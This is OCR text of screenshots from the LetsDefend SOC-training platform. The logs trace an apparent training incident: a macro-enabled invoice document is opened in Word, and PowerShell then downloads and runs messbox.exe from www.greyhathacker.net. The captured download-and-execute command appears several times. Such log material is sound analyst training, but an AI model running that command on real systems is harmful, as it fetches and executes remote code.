

LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
New Search
Basic
Pro
Destination Address contains "172.16.17.198"
2024-02-28
5 events (before Feb, 28, 2024, 08:42 AM UTC)
Hide Fields
INTERESTING FIELDS
type
source_address
source_port
destination_address
destination_port
raw_log
Event
[Feb, 28, 2024, 08:42 AM] source_address=172.16.17.198 source_port=0 destination_address=172.16.17.198 destination_port=0 raw_log: {'Source': 'Sysmon', 'Username': 'Jayne', 'EventID': '22', 'Type': 'DNS Query', 'Q...
[Feb, 28, 2024, 08:41 AM] source_address=172.16.17.198 source_port=0 destination_address=172.16.17.198 destination_port=0 raw_log: {'EventID': '11(File Created)', 'Image': 'C:\\Windows\\Explorer.EXE', 'Target File ...
[Feb, 28, 2024, 08:42 AM] source_address=172.16.17.198 source_port=0 destination_address=172.16.17.198 destination_port=0 raw_log: {'EventID': '4104(Execute a Remote Command)', 'Script Block Text': '(New-Obje...
[Feb, 28, 2024, 08:42 AM] source_address=172.16.17.198 source_port=0 destination_address=172.16.17.198 destination_port=0 raw_log: {'Parent Username': 'LetsDefend', 'EventID': '1(Process Create)', 'Command Lin...
[Feb, 28, 2024, 08:42 AM] source_address=172.16.17.198 source_port=0 destination_address=172.16.17.198 destination_port=0 raw_log: {'EventID': '4688(A new process has been created.)', 'Account Name': 'LetsDefe...
LetsDefend
Resources
Blog
MITRE ATT&CK Map
Dictionary
Community
Discord
Contribute
Roles
SOC Analyst
Incident Responder
Detection Engineer
Support
Contact us
Help Center
Forum
Download Mobile App
Download on the App Store
GET IT ON Google Play



LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
New Search
Basic
Pro
Destination Address contains "172.16.17.198"
2024-02-28
5 events (before Feb, 28, 2024, 08:42 AM UTC)
Hide Fields
INTERESTING FIELDS
type
source_address
source_port
destination_address
destination_port
raw_log
Event
destination_port 0
time Feb, 28, 2024, 08:42 AM
Raw Log
Source Sysmon
Username Jayne
EventID 22
Type DNS Query
QueryResult 92.204.221.16;
QueryName WWW.GREYHATHACKER.NET
Process C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
UtcTime 2023-02-28 08:42:51
1 row selected
LetsDefend
Resources
Blog
MITRE ATT&CK Map
Dictionary
Community
Discord
Contribute
Roles
SOC Analyst
Incident Responder
Detection Engineer
Support
Contact us
Help Center
Forum
Download Mobile App
Download on the App Store
GET IT ON Google Play


Monitoring - LetsDefend
EndPoint Security - LetsDefe
Log Management - LetsDefe
Threat Intelligence Feed - L
VirusTotal - File - 1a819d18
app.letsdefend.io/logmanagement/logs
LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
New Search
Basic
Pro
Destination Address contains "172.16.17.198"
2024-02-28
5 events (before Feb, 28, 2024, 08:42 AM UTC)
Hide Fields
INTERESTING FIELDS
type
source_address
source_port
destination_address
destination_port
raw_log
Event
type OS
source_address 172.16.17.198
source_port 0
destination_address 172.16.17.198
destination_port 0
time Feb, 28, 2024, 08:41 AM
Raw Log
EventID 11(File Created)
Image C:\Windows\Explorer.EXE
Target File Name C:\Users\LetsDefend\Downloads\edit1-invoice.docm.zip
RuleName Downloads
1 row selected
LetsDefend
Resources
Community
Roles
Support
Download Mobile App


Monitoring - LetsDefend
EndPoint Security - LetsDefe
Log Management - LetsDefe
Threat Intelligence Feed - L
VirusTotal - File - 1a819d18
app.letsdefend.io/logmanagement/logs
LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
New Search
Basic
Pro
Destination Address contains "172.16.17.198"
2024-02-28
5 events (before Feb, 28, 2024, 08:42 AM UTC)
Hide Fields
INTERESTING FIELDS
type
source_address
source_port
destination_address
destination_port
raw_log
Event
source_address 172.16.17.198
source_port
destination_port
time
SCRIPT BLOCK TEXT
(New-Object System.Net.WebClient).DownloadFile('http://www.greyhathacker.net/tools/messbox.exe','mess.exe');Start-Process 'mess.exe'
Raw Log
EventID 4104(Execute a Remote Command)
Script Block Text (New-Object System.Net.WebClient).DownloadFile('http://www.greyhathacker.net/tools/messbox.e...
Username LetsDefend
ProcessId 4545
1 row selected
LetsDefend
Resources
Community
Roles
Support
Download Mobile App


Monitoring - LetsDefend
EndPoint Security - LetsDefe
Log Management - LetsDefe
Threat Intelligence Feed - L
VirusTotal - File - 1a819d18
app.letsdefend.io/logmanagement/logs
LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
New Search
Basic
Pro
Destination Address contains "172.16.17.198"
5 events (before Feb, 28, 2024, 08:42 AM UTC)
Hide Fields
INTERESTING FIELDS
type
source_address
source_port
destination_port
time
Event
source_address 172.16.17.198
source_port
destination_port
time
Raw Log
EventID 4104(Execute a Remote Command)
Script Block Text (New-Object System.Net.WebClient).DownloadFile('http://www.greyhathacker.net/tools/messbox.e...
Username LetsDefend
ProcessId 4545
SCRIPT BLOCK TEXT
(New-Object System.Net.WebClient).DownloadFile('http://www.greyhathacker.net/tools/messbox.exe','mess.exe');Start-Process 'mess.exe'
1 row selected
LetsDefend
Resources
Community
Roles
Support
Download Mobile App


Monitoring - LetsDefend
EndPoint Security - LetsDefe
Log Management - LetsDefe
Threat Intelligence Feed - L
VirusTotal - File - 1a819d18
app.letsdefend.io/logmanagement/logs
LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
New Search
Basic
Pro
Destination Address contains "172.16.17.198"
5 events (before Feb, 28, 2024, 08:42 AM UTC)
Hide Fields
INTERESTING FIELDS
type
source_address
source_port
destination_port
time
Event
source_port
destination_port
time
Raw Log
Parent Username LetsDefend
EventID 1(Process Create)
Command Line 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /n 'C:\Users\admin\AppData\Local\Te...
Current Directory C:\Users\LetsDefend\Downloads\edit1-invoice.docm.zip\edit1-invoice.docm
Process ID 4545
COMMAND LINE
'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /n 'C:\Users\admin\AppData\Local\Temp\edit1-invoice.docm'
1 row selected
LetsDefend
Resources
Community
Roles
Support
Download Mobile App


Monitoring - LetsDefend
EndPoint Security - LetsDef
Log Management - LetsDefe
Threat Intelligence Feed - L
VirusTotal - File - 1a819d18
app.letsdefend.io/logmanagement/logs
LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
New Search
Basic
Pro
Destination Address contains "172.16.17.198"
2024-02-28
5 events (before Feb, 28, 2024, 08:42 AM UTC)
Hide Fields
INTERESTING FIELDS
type
source_address
source_port
destination_port
time
raw_log
Event
type OS
source_address
source_port
destination_addres
destination_port
time
Raw Log
EventID 4688(A new process has been created.)
Account Name LetsDefend
New Process Name powershell.exe
Process Command Line POWERSHELL (NEW-OBJECT SYSTEM.NET.WEBCLIENT).DOWNLOADFILE('HTTP://WWW.GREYHATHACKER.NET/TOO...
1 row selected
PROCESS COMMAND LINE
POWERSHELL (NEW-OBJECT SYSTEM.NET.WEBCLIENT).DOWNLOADFILE('HTTP://WWW.GREYHATHACKER.NET/TOOLS/MESSBOX.EXE','MESS.EXE');START-PROCESS 'MESS.EXE'
LetsDefend
Resources
Community
Roles
Support
Download Mobile App